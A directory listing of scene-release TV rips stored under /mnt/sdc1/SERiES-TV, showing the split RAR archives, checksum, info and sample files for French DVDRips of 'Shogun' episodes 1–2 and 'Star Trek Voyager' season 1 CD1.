/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r21
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r19
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r23
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r24
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r22
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r26
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r27
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r25
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r29
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r30
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r28
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r32
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r33
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r31
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r35
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r36
```

```
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r34
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r38
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r39
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r37
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r41
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r42
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r40
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r44
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r45
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r43
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r47
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.rar
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r46
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/.message
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/[TAZ] - ( 696M 49F - COMPLETE
) - [TAZ]
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r02
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh1a.r00
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.sfv
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r01
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r03
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r05
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r06
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r04
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r08
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r09
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r07
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r11
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r12
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r10
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r14
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r15
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r13
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r17
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r18
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r16
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r20
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r21
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r19
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r23
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r24
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r22
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r26
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r27
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r25
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r29
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r30
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r28
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r32
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r33
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r31
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r35
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r36
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r34
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r38
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r39
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r37
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r41
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r42
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r40
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r44
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r45
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r43
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/.message
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.rar
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/[TAZ] - ( 660M 47F - COMPLETE
) - [TAZ]
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r02
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh1b.r00
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/sample
```

```
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/sample/dvb-sho1-sample.avi
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.sfv
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/Sample
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/Sample/opak-s1cd1-sample.avi
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part02.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part04.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part06.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/.message
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part05.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part07.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part08.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part10.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part09.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part11.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part12.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part13.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part15.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part14.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part16.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part20.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part18.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part19.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part21.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/[TAZ] - ( 695M 49F - COMPLETE
) - [TAZ]
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part22.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part23.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part24.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part26.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part25.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part27.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part28.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part29.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part31.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part30.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part32.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part33.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part34.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part36.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part35.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part37.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part38.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part39.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part41.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part40.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part42.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part43.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part44.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part46.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part45.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part47.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part48.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part49.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part17.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part03.rar
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-vs11.nfo
/mnt/sdc1/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/opak-s1cd1.part01.rar
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/dvb-sho2.nfo
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.sfv
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r01
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r03
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r05
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r06
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r04
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r08
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r09
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r07
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r11
```

```
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r12
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r10
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r14
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r15
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r13
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r17
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r18
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r16
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r20
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r21
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r19
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r23
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r24
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r22
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r26
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r27
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r25
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r29
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r30
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r28
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r32
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r33
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r31
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r35
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r36
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r34
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r38
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r39
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r37
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r41
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r42
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r40
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r44
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r45
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r43
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r47
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.rar
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r46
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/.message
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/[TAZ] - ( 694M 49F - COMPLETE
) - [TAZ]
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r02
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/dvb-sh2a.r00
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.sfv
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r01
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r03
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r05
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r06
/mnt/sdc1/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/dvb-sh2b.r04
